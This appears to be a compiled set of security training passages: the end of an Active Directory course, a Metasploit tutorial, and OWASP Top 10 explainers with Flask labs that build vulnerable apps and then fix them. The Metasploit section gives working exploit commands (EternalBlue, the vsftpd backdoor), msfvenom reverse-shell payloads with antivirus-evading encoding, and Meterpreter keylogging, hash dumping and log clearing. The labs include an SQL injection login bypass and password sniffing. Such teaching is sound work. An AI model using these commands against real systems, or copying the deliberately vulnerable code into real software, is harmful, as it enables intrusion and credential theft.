- **Computer Configuration → Policies → Administrative Templates → System** – e.g., disable Command Prompt.

- User Configuration → Policies → Windows Settings → Scripts (Logon/Logoff).
- Security Settings → Account Policies → Password Policy – domain-wide.

4.4 Loopback Processing

Enables a computer's location to override user policies. Useful on kiosks or Remote Desktop Session Host (RDSH) servers.

4.5 Starter GPOs and Baselines

Microsoft's **Security Compliance Toolkit** provides recommended baselines. Import these as starter GPOs and customise.

4.6 Group Policy Preferences (GPP)

Configure items such as mapped drives or scheduled tasks. Beware: historical GPP password storage vulnerabilities – avoid storing passwords in GPPs.

> **Hands-On Challenge:** Deploy a desktop wallpaper policy to all domain users in the **Marketing** OU.

Module 5 — Securing Active Directory

5.1 Core Security Principles

- **Least Privilege** – restrict admin rights.
- **Defense in Depth** – layer controls.
- **Separation of Duties** – split tasks between accounts.
- **Audit Everything** – log and monitor events.

5.2 Privileged Access Workstations (PAWs)

Dedicated, locked-down machines for domain admins reduce exposure to phishing and browser-based attacks.

5.3 Tiered Administration Model

- **Tier 0** – Domain Controllers, forest-level services.
- **Tier 1** – Server operations.
- **Tier 2** – Workstations.

Admin accounts should never cross tiers.

5.4 Password & Authentication Hardening

- Enforce minimum 14-character passwords or deploy *Windows Hello for Business*.
- Enable **Kerberos Armoring** and **LDAP Signing/Channel Binding**.
- Deploy **LAPS** (Local Administrator Password Solution) for rotating local admin passwords.

5.5 Monitoring & Detection

- Event IDs **4624** (logon), **4740** (account locked), **4728** (group membership change).
- Integrate logs into **SIEM** (e.g., Microsoft Sentinel, Splunk).
- Configure **Advanced Threat Analytics (ATA)** or **Defender for Identity** for behavioral analytics.

5.6 Backup and Recovery

- **System State Backups** of DCs—can be bare-metal restored.
- Regularly test **authoritative vs non-authoritative** restores.

- Store at least one backup offline.

Real-World Story: A global retailer failed to apply patches to DCs. A ransomware attack leveraged EternalBlue to spread laterally, locking every workstation in under 15 minutes. Daily off-site backups of the AD database allowed them to rebuild within 48 hours.

Module 6 — Troubleshooting & Essential Tools

6.1 Common Symptoms and Root Causes

Symptom	Likely Cause
Slow logons	DNS misconfiguration or profile bloat
Replication errors 8451/1908	Firewall or site link issues
“The trust relationship has failed”	Computer account password mismatch

6.2 Diagnostic Utilities

- **Event Viewer** – Filter Directory Service and DNS Server logs.
- **dcdiag / repadmin** – Health and replication checks.
- **nltest / dsquery / dsget** – Command-line queries.
- **PowerShell AD module** – Scripting and advanced diagnostics.
- **Ldp.exe** – Raw LDAP queries.

6.3 Troubleshooting Workflow

1. Identify scope: all users or a subset?
2. Validate network connectivity and time sync.

3. Check DNS resolution for _ldap and _kerberos SRV records.
4. Run dcdiag /v and repadmin /replsummary.
5. Review recent changes (GPOs, patches, firewall rules).

6.4 Change Management and Documentation

- Maintain an **AD topology diagram**.
- Use **change-control tickets** and peer review.
- Keep **playbooks** for common incidents.

Capstone Lab & Assessment

Scenario

You have just been hired as a junior systems administrator for **Contoso Ltd.** Your task is to design and deploy an Active Directory environment that supports 250 users across two geographic locations (Brussels and Singapore).

Tasks

1. **Install two Windows Server 2022 machines** and promote them to domain controllers.
2. Create a **forest root domain** called **contoso.local**.
3. Build an **OU structure** that reflects departments: *HR*, *Finance*, *IT*, *Sales*, *Operations*.
4. Implement **AGDLP** for file-share permissions on the Brussels file server.

5. Deploy a **password policy GPO** that enforces 14-character minimums and lockout after 5 attempts.

6. Configure **site links** with 180-minute replication interval between Brussels and Singapore.

7. Prove functionality by:

    - Logging in as a Sales user from a workstation.

    - Demonstrating GPO enforcement with gpresult /r.

8. Prepare a **2-page post-deployment report** outlining lessons learned.

Assessment Rubric

Criterion	Excellent	Satisfactory	Needs Improvement
Domain deployment	Both DCs replicate with no errors	Replica works but warnings exist	Replication broken
OU & group design	Reflects best practice and AGDLP	Partially correct	Flat or inconsistent
Security controls	All controls implemented	Partial	Missing
Documentation	Clear, concise report	Adequate notes	Poor or missing

---

Additional Resources

- **Microsoft Learn:** Free role-based AD modules.
- **NIST SP 800-100:** Information Security Handbook.
- **CERT Coordination Center:** Password Guidelines.

- **Books:** *Active Directory Administration Cookbook* (Packt), *Inside Active Directory* (Microsoft Press).

- **Community:** r/activedirectory, TechNet forums.

Conclusion

Active Directory remains the backbone of identity in countless organisations. Mastering its fundamentals—structure, administration, security, and troubleshooting—provides a strong foundation for any IT career. Use the labs, exercises, and capstone project to reinforce theory with practical skills, and continue exploring advanced topics such as certificate services, federation, and Azure AD integration.

Mastering Metasploit

1. Introduction to Metasploit

Metasploit is an open-source penetration testing framework created by H.D. Moore in 2003 and now maintained by Rapid7. It is used to develop, test, and execute exploits against target systems. It simplifies the exploitation process by automating common tasks like vulnerability scanning, payload generation, and post-exploitation.

Why Learn Metasploit?

- It's the industry standard in offensive security.
- Essential for certifications like OSCP.
- Enables ethical hackers to assess and improve security posture.

Key Components:

- **msfconsole:** The main command-line interface.
- **msfvenom:** A payload generator.
- **Meterpreter:** A powerful post-exploitation tool.
- **Modules:** Exploits, payloads, auxiliary tools, and more.
- **Database:** Stores hosts, services, vulnerabilities.

2. Setting Up Metasploit

You can use Metasploit on:

- **Kali Linux** (pre-installed)
- **Windows** (with Cygwin or Metasploit Pro)
- **Ubuntu/Linux** (via GitHub or package managers)

Basic Setup:

```shell
sudo apt update
sudo apt install metasploit-framework
msfdb init
msfconsole
```

Recommended Lab Setup:

Use **VirtualBox or VMware** with:

- **Attacker VM:** Kali Linux
- **Victim VM:** Metasploitable2 or DVWA
- Optional: Windows 10 test machine

3. Navigating Metasploit

Launching Metasploit

```shell
msfconsole
```

You'll see the familiar ASCII banner and prompt (`msf6>`).

Common Commands:

- search: Find modules.
- use: Load a module.
- set: Configure options.
- show options: View required parameters.
- exploit or run: Launch the module.
- sessions: View active sessions.
- back: Unload module.
- exit: Quit Metasploit.

Example Workflow:

```shell
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.1.10
set RPORT 21
run
```

If successful, you get a shell or Meterpreter session.

4. Types of Modules

Metasploit modules are like building blocks.

1. Exploit Modules

Used to take advantage of vulnerabilities.

Example:

```
Shell
use exploit/windows/smb/ms17_010_eternalblue
```

2. Payload Modules

Define what happens after exploitation.

Types:

- **Singles**: One-off commands.
- **Stagers**: Load larger payloads.
- **Stages**: Full-featured payloads (e.g., Meterpreter).

Common payloads:

```
Shell
windows/meterpreter/reverse_tcp
linux/x86/shell_reverse_tcp
```

3. Auxiliary Modules

Useful for scanning, fuzzing, etc.

Example:

```
Shell
use auxiliary/scanner/ftp/anonymous
```

4. Post Modules

Used after exploitation, for privilege escalation, gathering info, or maintaining access.

Example:

```
Shell
use post/windows/gather/enum_logged_on_users
```

5. Encoders

Obfuscate payloads to bypass antivirus.

Example:

```
Shell
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai
```

5. Payload Generation with **msfvenom**

msfvenom combines msfpayload and msfencode.

Basic Syntax:

```
Shell
msfvenom -p [payload] LHOST=[IP] LPORT=[port] -f [format] > [file]
```

Example: Windows Executable

```
Shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100
LPORT=4444 -f exe > shell.exe
```

Other Formats:

- exe: Windows
- elf: Linux
- apk: Android

- asp, php, jsp: Web shells
- ps1: PowerShell

Listener Setup:

```
Shell
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
run
```

When the payload is executed on the victim, a Meterpreter session opens.

6. Meterpreter Essentials

Meterpreter is a dynamic payload offering in-memory execution.

Core Commands:

- sysinfo: View system info.
- getuid: Current user ID.
- ps: View processes.
- migrate [PID]: Migrate to another process.
- shell: Drop to system shell.
- screenshot: Take a screenshot.
- keyscan_start: Start keylogger.
- download/upload: File transfer.

- hashdump: Dump password hashes.
- clearev: Clear event logs.

Privilege Escalation:

- Use post/multi/recon/local_exploit_suggester

```
Shell
run post/multi/recon/local_exploit_suggester
```

- Use suggested exploit:

```
Shell
use exploit/windows/local/bypassuac
```

Persistence:

Set Meterpreter to restart on reboot (use with caution).

7. Information Gathering

Before exploiting, gather intelligence.

Built-in Scanners:

- auxiliary/scanner/portscan/tcp
- auxiliary/scanner/http/title
- auxiliary/scanner/ssh/ssh_version

Example: Port Scan

```
Shell
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
run
```

Service Enumeration:

- SMB: scanner/smb/smb_version
- FTP: scanner/ftp/ftp_version
- SNMP: scanner/snmp/snmp_enum

Store results in database:

```
Shell
db_nmap -sV 192.168.1.1/24
```

Use hosts and services commands to view results.

8. Exploiting Common Vulnerabilities

Example 1: VSFTPD 2.3.4

```
Shell
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.1.105
run
```

Example 2: MS17-010 (EternalBlue)

```
Shell
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.1.110
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
```

Always run check first:

```
Shell
check
```

9. Writing a Basic Exploit Module

Write custom modules in Ruby.

Example Skeleton:

```
None
class MetasploitModule < Msf::Exploit::Remote
 include Msf::Exploit::Remote::Tcp

 def initialize(info = {})
  super(update_info(info,
   'Name' => 'Example Exploit',
   'Payload' => { 'Space' => 1000 },
   'Platform' => 'win',
   'Targets' => [ ['Windows XP', {}] ],
   'DefaultTarget' => 0
  ))
  register_options([ Opt::RHOST(), Opt::RPORT(9999) ])
 end

 def exploit
  connect
  sock.put(payload.encoded)
  disconnect
 end
end
```

Save as ~/.msf4/modules/exploits/example.rb. Then:

```
Shell
reload_all
use exploit/example
```

10. Automation with Resource Scripts & RPC

Automation Script:

Create a file auto.rc:

```
Shell
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.1.10
run
```

Run:

```
Shell
msfconsole -r auto.rc
```

MSF RPC API:

Use Python to control Metasploit via API:

```
Python
from metasploit.msfrpc import MsfRpcClient
client = MsfRpcClient('password')
```

11. Staying Safe and Legal

Important: Only use Metasploit in labs or with **explicit written permission**.

- Violating laws (like the Computer Fraud and Abuse Act) can lead to prosecution.

- Always define Rules of Engagement in professional settings.

Ethical Use Cases:

- Penetration testing
- Vulnerability validation
- Blue team simulation (Red vs Blue)
- Security training

12. Conclusion and Next Steps

Metasploit is a versatile, powerful tool that every ethical hacker should know. You've learned its structure, how to generate payloads, exploit systems, maintain sessions, escalate privileges, and automate tasks. But this is just the beginning.

Next Steps:

- Practice on VulnHub/HTB machines.
- Write your own modules.
- Learn to evade AVs and EDRs.
- Combine with tools like Nmap, Burp Suite, and BloodHound.

Resources:

- Metasploit Unleashed
- Rapid7 Docs
- TryHackMe
- Hack The Box

Broken Access Control (OWASP Top 10 – 2021)

What It Is

Broken Access Control occurs when an application does not properly enforce restrictions on what authenticated users are allowed to do. This means users can perform actions or access resources that they shouldn't—such as viewing someone else's private data, modifying admin settings, or accessing restricted functions.

In short: **just because a user is logged in doesn’t mean they should have access to everything**.

Common Examples

- **Insecure direct object references (IDOR):** User modifies a URL or ID to access someone else's data.
  → /user/123/profile → change to /user/124/profile
- **Missing function-level access control:** Regular users can access admin-only endpoints.
- **Forced browsing:** Accessing hidden pages not linked in the UI but still exposed.
- **Improper enforcement of roles or groups:** The app checks if a user is logged in, but not if they are an admin or owner.

Real-World Example

In 2022, **GitLab** patched a serious vulnerability (CVE-2022-1680) where **non-admin users could escalate privileges** and add themselves to protected groups by manipulating requests. This happened because access checks were missing in the group-import feature.

Why It's Dangerous

- Can lead to **data leaks**, **privilege escalation**, or **full system compromise**.
- Attackers can **act as other users**, delete records, or steal data.
- Affects **multi-tenant apps**, APIs, mobile backends, etc.

How to Prevent It

1. **Enforce access control on the server side only** – never rely on client-side checks like JavaScript or hidden form fields.
2. **Deny by default** – block access unless explicitly allowed.
3. **Verify roles and ownership** on every action (e.g., "Is this user allowed to edit this object?").
4. **Test for privilege abuse** – check if users can access IDs or pages that should be restricted.
5. Use frameworks that support **centralized access control policies** (e.g., middleware).

How to Test It

- Try switching IDs in the URL (e.g., /orders/1001 → /orders/1002)
- Use a proxy tool like **Burp Suite** to replay requests with modified permissions
- Check if unauthorized users can call admin-only API routes

Summary

Broken Access Control is one of the most commonly exploited vulnerabilities because it's easy to miss and has high impact. Proper access control means **checking not just who the user is—but also what they're allowed to do.** This should be enforced consistently across all endpoints, for all users.

Great! Here's a **hands-on lab** that teaches you how to exploit and fix **Broken Access Control** using a simple Python Flask app with an API-style backend. You'll:

Broken Access Control Lab Plan (30–45 min)

1. **Build a vulnerable Flask app** where any user can access others' records by guessing or changing an ID.
2. **Exploit it** by viewing another user's private data.
3. **Fix it** by adding ownership and role-based checks.
4. **Confirm the fix** by retesting with invalid access attempts.

Requirements

- Python ≥ 3.9
- Flask (pip install flask)
- SQLite (usually built-in)
- Browser + optional tool like Postman or curl

Step 1 – Build the vulnerable app

Create a new folder:

```
Shell
mkdir broken-access-lab && cd broken-access-lab

touch app.py schema.sql

python -m venv venv && source venv/bin/activate

pip install flask==3.0.3
```

schema.sql

```sql
DROP TABLE IF EXISTS users;

DROP TABLE IF EXISTS records;


CREATE TABLE users (

   id INTEGER PRIMARY KEY AUTOINCREMENT,

   username TEXT NOT NULL UNIQUE

);


CREATE TABLE records (

   id INTEGER PRIMARY KEY AUTOINCREMENT,

   user_id INTEGER NOT NULL,

   content TEXT NOT NULL,

   FOREIGN KEY (user_id) REFERENCES users (id)

);
```

app.py

```python
from flask import Flask, request, g, jsonify

import sqlite3


app = Flask(__name__)
```

```
DATABASE = 'access_demo.db'


def get_db():
    if "db" not in g:
        g.db = sqlite3.connect(DATABASE)
        g.db.row_factory = sqlite3.Row
    return g.db


@app.cli.command("init-db")
def init_db():
    with app.open_resource("schema.sql") as f:
        get_db().executescript(f.read().decode())
    print("✅ DB initialized.")


@app.before_request
def load_user():
    """Simulate authentication using ?user_id=..."""
    user_id = request.args.get("user_id")
    if user_id:
        g.user_id = int(user_id)
```

```
    else:
        g.user_id = None


@app.route("/my-records")
def my_records():
    """ Broken Access Control: No check for user_id
ownership"""
    db = get_db()
    record_id = request.args.get("record_id")
    row = db.execute("SELECT * FROM records WHERE id =
?", (record_id,)).fetchone()
    if row:
        return jsonify(dict(row))
    return "Not found", 404


@app.route("/add")
def add_record():
    """Add a record to simulate users"""
    user_id = int(request.args.get("user_id"))
    content = request.args.get("content", f"Data for user
{user_id}")
```

```
    db = get_db()
    db.execute("INSERT INTO records(user_id, content)
VALUES (?, ?)", (user_id, content))
    db.commit()
    return " Record added."


if __name__ == "__main__":
    app.run(debug=True)
```

Initialize and run:

```
Shell
flask --app app.py init-db

python app.py
```

Step 2 – Exploit the vulnerability

Add two users and their data:

```
Shell
curl "http://127.0.0.1:5000/add?user_id=1&content=TopSecret1"

curl "http://127.0.0.1:5000/add?user_id=2&content=HiddenFromYou"
```

Now simulate logging in as user 1 and reading record 2:

```shell
curl "http://127.0.0.1:5000/my-records?user_id=1&record_id=2"
```

You'll see **record 2**, even though user 1 doesn't own it. That's Broken Access Control in action.

Step 3 – Fix the vulnerability

Update the /my-records route:

```python
@app.route("/my-records")
def my_records():
    db = get_db()
    record_id = request.args.get("record_id")
    row = db.execute("SELECT * FROM records WHERE id = ? AND user_id = ?", (record_id, g.user_id)).fetchone()
    if row:
        return jsonify(dict(row))
    return "Not authorized or not found", 403
```

Restart the app. Now test again:

```shell
curl "http://127.0.0.1:5000/my-records?user_id=1&record_id=2"
```

You'll now get **403 Forbidden**, because user 1 is not allowed to see record 2.

Step 4 – Add Role-Based Control (optional)

Let's say only user 1 is an "admin." Add this:

```python
@app.route("/all-records")
def all_records():
    if g.user_id != 1:
        return "Admins only", 403
    db = get_db()
    rows = db.execute("SELECT * FROM records").fetchall()
    return jsonify([dict(row) for row in rows])
```

Now:

```shell
curl "http://127.0.0.1:5000/all-records?user_id=2"  # Forbidden
curl "http://127.0.0.1:5000/all-records?user_id=1"  # OK
```

You've just implemented basic **role-based access control** (RBAC).

Summary: What You Learned

🔓 Broken Access	🔐 Fixed Access
No user ID check	Verify user owns the resource
Any user can view any record	Restricted to record owners
No roles	Simple role enforcement with user_id

Cryptographic Failures (OWASP Top 10 – 2021)

What It Is

Cryptographic failures occur when sensitive data isn't properly protected due to weak or incorrect use of cryptography. This includes storing sensitive information like passwords or credit card numbers in plain text, using outdated or broken encryption algorithms, or failing to use HTTPS to protect data in transit.

This issue used to be called "Sensitive Data Exposure", but the name changed to better reflect the root cause: poor cryptographic practices.

Common Examples

1. Storing passwords without hashing or using weak hashes (like MD5 or SHA-1).
2. Using HTTP instead of HTTPS, exposing data to sniffing in transit.
3. Encrypting data with outdated algorithms, like RC4 or DES.
4. Using hardcoded keys or predictable encryption keys.
5. Not encrypting sensitive data at all, such as credit card numbers or health records.

Real-World Example

In 2019, Facebook admitted that it had stored hundreds of millions of user passwords in plain text on internal servers, accessible to thousands of employees. Although there was no evidence of misuse, this violated basic cryptographic hygiene and could have led to severe privacy breaches.

Risks

- Data breaches exposing user credentials, identity numbers, financial info, etc.
- Regulatory penalties, especially under laws like GDPR, HIPAA, or PCI DSS.
- Loss of trust and reputation damage for organizations.

How to Prevent Cryptographic Failures

1. Use strong, modern encryption algorithms, like AES-256, RSA-2048, or ECC.
2. Hash passwords securely using algorithms like bcrypt, scrypt, or Argon2.

3. Always use HTTPS (TLS 1.2 or higher) to encrypt data in transit.
4. Never hardcode or reuse cryptographic keys; use key vaults or HSMs.
5. Classify and protect sensitive data according to its sensitivity level.
6. Avoid custom encryption – always rely on trusted, tested cryptographic libraries.

Cryptographic Failures Summary

Cryptographic failures don't just happen because of complex math errors—they're usually due to poor decisions or bad practices. By following secure standards and keeping cryptographic components up to date, developers can prevent attackers from stealing or manipulating sensitive data.

Cryptographic Failures Hands-on Lab

Below is a **self-contained, hands-on mini-lab** you can run on any machine with Python 3 and Docker (optional). In ~30 minutes you'll:

1. build a deliberately vulnerable Flask login service that
    - stores passwords **in plain text** and
    - serves traffic over **HTTP**;
2. exploit the weakness—read everybody's password right out of the database and sniff one in transit;
3. harden the app by
    - switching to **bcrypt** password hashes and
    - enabling **TLS 1.3**;
4. rerun your tests and confirm the vulnerabilities are gone.

Prerequisites (5 min)

Tool	Why you need it	Install
Python ≥ 3.9	Run the Flask app & scripts	python --version
pip	install packages	python -m ensurepip --upgrade
SQLite 3	tiny file DB	usually pre-installed

OpenSSL	generate test certs	sudo apt install openssl or equivalent
Wireshark or tcpdump	packet capture (optional)	sudo apt install wireshark
Docker & Docker Compose	one-command run (optional)	https://docs.docker.com/get-docker

All commands below assume Linux/macOS; on Windows use *PowerShell* equivalents.

Step 1 – Scaffold the vulnerable app (10 min)

Create a project folder and two files:

```shell
mkdir crypto-fail-lab && cd crypto-fail-lab
touch app.py schema.sql
python -m venv venv && source venv/bin/activate
pip install flask==3.0.3 click==8.1.7
```

schema.sql

```sql
DROP TABLE IF EXISTS users;
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL UNIQUE,
    password TEXT NOT NULL   -- <-- plain text
);
```

app.py

```python
from flask import Flask, request, g, redirect,
render_template_string
```

```
import sqlite3, os

DATABASE = "demo.db"
app = Flask(__name__)
app.secret_key = os.urandom(16)          # session
signing only

def get_db():
    if "db" not in g:
        g.db = sqlite3.connect(DATABASE,
check_same_thread=False)
    return g.db

@app.cli.command("init-db")
def init_db():
    with app.open_resource("schema.sql") as f:
        get_db().executescript(f.read().decode())
    print("Initialized the database.")

@app.route("/", methods=["GET", "POST"])
def register_or_login():
    if request.method == "POST":
        db = get_db()
        u, p = request.form["username"],
request.form["password"]
        if request.form["action"] == "register":
            db.execute("INSERT INTO users(username,
password) VALUES(?,?)", (u, p))
            db.commit()
            return "Registered. Now log in."
        else:  # login
            row = db.execute("SELECT password FROM users
WHERE username=?", (u,)).fetchone()
```

```
            if row and row[0] == p:
                return f" Welcome back, {u}!"
            return " Wrong username or password."
    return render_template_string("""
<form method=post>
  <input name=username placeholder=Username required>
  <input name=password type=password placeholder=Password
required>
  <button name=action value=register>Register</button>
  <button name=action value=login>Login</button>
</form>
""")

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)   #
HTTP only
```

Initialise and run:

```
Shell
flask --app app.py init-db
python app.py
```

Open http://127.0.0.1:5000, register two dummy users, log in once.

Step 2 – Exploit the cryptographic failures (5 min)

2 a. Dump all passwords

```
Shell
sqlite3 demo.db 'SELECT username, password FROM users;'
```

Everything—including other users' secrets—is readable in plain text.

2 b. Sniff a password in transit (optional)

1. In another shell:
   sudo tcpdump -A -i lo port 5000 | grep --line-buffered "password="

2. In your browser, submit the login form again.
   You'll see username=<user>&password=<plaintext> scroll by. Anyone on the wire (or Wi-Fi) can capture it.

Step 3 – Fix the failures (10 min)

3 a. Switch to bcrypt storage

```
Shell
pip install "bcrypt==4.1.3" "passlib[bcrypt]==1.7.4"
```

Modify **only** the two DB-touching lines in app.py:

```
Python
from passlib.hash import bcrypt

# register
hashed = bcrypt.hash(p)
db.execute("INSERT INTO users(username, password) VALUES(?,?)", (u,
hashed))

# login
row = db.execute("SELECT password FROM users WHERE username=?",
(u,)).fetchone()
if row and bcrypt.verify(p, row[0]):
    ...
```

Re-init DB and restart:

```
Shell
rm demo.db && flask --app app.py init-db
python app.py
```

Register again, then run:

```
Shell
sqlite3 demo.db 'SELECT username, password FROM users;'
```

You now see **salted bcrypt hashes** (60-char strings starting $2b$…), useless to an attacker unless they brute-force for millennia.

3 b. Encrypt traffic with TLS 1.3

Generate a quick self-signed certificate:

```
Shell
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem \
  -days 365 -nodes -subj "/CN=localhost"
```

Add *one* dependency and tweak the final line in app.py:

```
Shell
pip install pyopenssl==24.0.0
...
if __name__ == "__main__":
    ctx = ("cert.pem", "key.pem")
    app.run(host="0.0.0.0", port=5000, ssl_context=ctx)   # HTTPS
```

Start the server, visit https://127.0.0.1:5000 (ignore the browser warning; it's self-signed). Repeat the tcpdump test—you'll capture nothing intelligible.

Step 4 – Re-test (5 min)

1. **DB dump** now shows hashed values.
2. **Packet capture** reveals TLS handshakes but no credentials.
3. Your login flow still works.

Congratulations: you've eliminated two textbook cryptographic failures—plaintext secret storage and unencrypted transport.

Going Deeper

Idea	Challenge
Automated scanning	Run bandit app.py or integrate OWASP Dependency-Check for vulnerable libraries.
Key management	Swap the self-signed cert for one from Let's Encrypt or store keys in HashiCorp Vault/HSM.
Strong cookie protection	Add SESSION_COOKIE_SECURE, HttpOnly, SameSite=Strict.
Cipher agility tests	Use ssllabs.com/ssltest or testssl.sh against your endpoint.

Cleanup

```
Shell
deactivate
rm -rf venv demo.db cert.pem key.pem crypto-fail-lab
```

What You Learned

- Why plaintext passwords and HTTP are catastrophic.
- How salted, adaptive hashes (bcrypt) thwart offline cracking.
- How TLS blocks network-level snooping.
- A repeatable pattern: **prove the flaw → fix → prove the fix**.

Injection (OWASP Top 10 – 2021)

What Is Injection?

Injection vulnerabilities happen when untrusted input is sent to an interpreter (like a database, command shell, or LDAP server) as part of a command or query. The attacker manipulates this input to alter the intended command, often causing the system to execute unintended actions.

The classic example is **SQL Injection** (SQLi), but injection also includes LDAP Injection, OS Command Injection, XPath Injection, and more.

How Injection Happens

Imagine a web app that builds SQL queries by directly inserting user input without validation or sanitization. For example:

```
SQL
SELECT * FROM users WHERE username = ' " + user_input + " ';
```

If the user inputs something malicious like:

```
SQL
' OR '1'='1
```

The query becomes:

```
SQL
SELECT * FROM users WHERE username = " OR '1'='1';
```

Because `'1'='1'` is always true, this returns all users, bypassing login checks or leaking sensitive data.

Common Injection Types

- **SQL Injection:** Attackers can read, modify, or delete database data.
- **Command Injection:** Inject OS commands into shell commands, allowing remote code execution.
- **LDAP Injection:** Manipulate LDAP queries, exposing or modifying directory data.
- **XPath Injection:** Exploit XPath queries on XML documents.
- **NoSQL Injection:** Target NoSQL databases by manipulating query structures.

Real-World Example

The 2017 Equifax breach was partly caused by an unpatched SQL injection vulnerability in a web application, exposing personal data of over 147 million people.

Risks

- Unauthorized data access or modification.
- Complete system compromise.
- Data loss or corruption.
- Loss of customer trust and legal penalties.

How to Prevent Injection

1. Use Prepared Statements / Parameterized Queries:
   Never concatenate user input into commands directly.
2. Input Validation:
   Check input for expected format, length, and type.
3. Use ORM or Safe APIs:
   Object-Relational Mappers (ORMs) handle query construction safely.
4. Least Privilege:
   Run services with minimal database permissions.
5. Escape Untrusted Data:
   Where parameterization isn't possible, use escaping functions specific to the interpreter.
6. Web Application Firewall (WAF):
   Use as an additional layer to detect injection attacks.

Summary

Injection flaws are among the oldest and most dangerous security bugs. They arise from unsafe handling of untrusted data. By using parameterized queries, proper validation, and minimizing privileges, you can effectively prevent injection attacks.

Here's a practical hands-on lab to help you understand and fix SQL Injection — the most common and dangerous type of Injection vulnerability.

SQL Injection Lab

You'll:

1. Build a vulnerable Flask app that queries a database unsafely.
2. Exploit the SQL injection to bypass login or dump data.
3. Fix the app using parameterized queries.
4. Verify the fix.

Requirements

- Python 3.9+
- Flask (pip install flask)
- SQLite (usually built-in)

Step 1 — Create the vulnerable app

Create a folder, set up a virtual env, and install Flask:

Shell

```
mkdir sql-injection-lab && cd sql-injection-lab

python -m venv venv

source venv/bin/activate

pip install flask

touch app.py schema.sql
```

---

schema.sql

```sql
DROP TABLE IF EXISTS users;
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL UNIQUE,
    password TEXT NOT NULL
);

INSERT INTO users (username, password) VALUES
('admin', 'adminpass'),
('user1', 'user1pass');
```

---

app.py (vulnerable)

```python
from flask import Flask, request, g, render_template_string
import sqlite3

app = Flask(__name__)
DATABASE = 'users.db'

def get_db():
    if 'db' not in g:
```

```
        g.db = sqlite3.connect(DATABASE)
    return g.db


@app.cli.command('init-db')
def init_db():
    with app.open_resource('schema.sql') as f:
        get_db().executescript(f.read().decode())
    print('DB initialized.')


@app.route('/', methods=['GET', 'POST'])
def login():
    msg = ''
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']


        # VULNERABLE: directly formatting user input into SQL query!
        query = f"SELECT * FROM users WHERE username = '{username}' AND
password = '{password}'"
        db = get_db()
        cur = db.execute(query)
        user = cur.fetchone()
```

```
        if user:
            msg = f"Welcome, {username}!"
        else:
            msg = "Invalid credentials."

    return render_template_string("""
        <h2>Login</h2>
        <form method="post">
            Username: <input name="username"><br>
            Password: <input name="password" type="password"><br>
            <input type="submit" value="Login">
        </form>
        <p>{{msg}}</p>
    """, msg=msg)

if __name__ == '__main__':
    app.run(debug=True)
```

Step 2 — Initialize and run

Shell

```
flask --app app.py init-db
```

```
python app.py
```

Visit http://127.0.0.1:5000.

Step 3 — Exploit SQL Injection

Try logging in with these credentials:

- Username: `admin' --`
- Password: *anything or empty*

Explanation: The input closes the string and comments out the rest of the query:

```SQL
SELECT * FROM users WHERE username = 'admin' --' AND password = ''
```

This returns the admin user without checking the password.

Step 4 — Fix the vulnerability

Edit `app.py`, change the query execution to use parameterized queries:

```Python
# Replace vulnerable query with safe one:

query = "SELECT * FROM users WHERE username = ? AND password = ?"

cur = db.execute(query, (username, password))

user = cur.fetchone()
```

Restart the app:

```shell
python app.py
```

Try the same injection again—it will fail because parameters are safely escaped.

Summary

Before Fix	After Fix
Vulnerable to SQL Injection	Safe from SQL Injection
Direct string formatting in queries	Parameterized queries with placeholders
Attacker can bypass auth or dump data	Inputs safely handled by DB driver

Insecure Design (OWASP Top 10 – 2021)

What Is Insecure Design?

Insecure Design refers to flaws that come from missing or weak security controls built into an application's architecture, design, or functionality. Unlike bugs in code, these issues arise because security wasn't considered or planned properly during the initial design phase.

It's about **fundamental security problems that stem from the way an application or system is conceived**—like missing protections, improper trust models, or weak workflows.

Why It Matters

- If the design lacks security controls, no amount of secure coding can fully fix the problem.
- Vulnerabilities from design flaws are often deep-rooted and harder to patch without redesign.
- It leads to gaps like broken authentication, poor session management, or missing authorization rules.
- Often results in **business logic vulnerabilities** that attackers exploit in unexpected ways.

Common Examples

- **Missing or incomplete threat modeling:** Not identifying risks early.
- **No defense-in-depth:** Relying on a single layer of security.
- **Flawed trust boundaries:** Mixing trusted and untrusted components without controls.
- **Weak or missing authorization checks:** Users able to perform unintended actions.
- **Insufficient input validation or error handling at the design level.**

Real-World Example

An e-commerce site designed without considering how users could manipulate order prices or quantities in the workflow, enabling attackers to get goods for free or alter prices.

How to Prevent Insecure Design

1. **Perform thorough threat modeling** early in the design process.
2. **Adopt secure design principles** such as least privilege, fail-safe defaults, defense-in-depth.
3. **Define clear security requirements** and include security experts in design reviews.
4. **Use design patterns and frameworks** known for security best practices.
5. **Conduct regular security architecture reviews and updates**.
6. **Implement secure development lifecycle (SDL)** processes.

Summary

Insecure Design is a root cause of many security problems and is about **building security in from day one**, not patching it later. Good design anticipates threats, enforces security policies, and integrates protections as part of the system's foundation.

Absolutely! Here's a **hands-on lab** to help you experience how **Insecure Design** can lead to serious vulnerabilities, and how better design can fix it.

Lab: Insecure Design – Flawed Business Logic in a Simple E-Commerce App

---

Overview

You'll create a minimal Flask app simulating a simple checkout flow where users can apply discount codes. The **insecure design** flaw allows anyone to apply multiple discounts or invalid discounts, reducing the price arbitrarily.

You'll then redesign it to:

- Enforce **business logic rules** properly.
- Prevent abuse by tracking used discount codes.
- Validate discount usage flow securely.

Requirements

- Python 3.9+
- Flask (pip install flask)

Step 1 – Create vulnerable app

Shell

```
mkdir insecure-design-lab && cd insecure-design-lab

python -m venv venv

source venv/bin/activate

pip install flask

touch app.py
```

Step 2 – Write the vulnerable app (app.py)

Python

```
from flask import Flask, request, jsonify


app = Flask(__name__)


# Products with prices

PRODUCTS = {
```

```
    1: {"name": "Gaming Mouse", "price": 50.0},
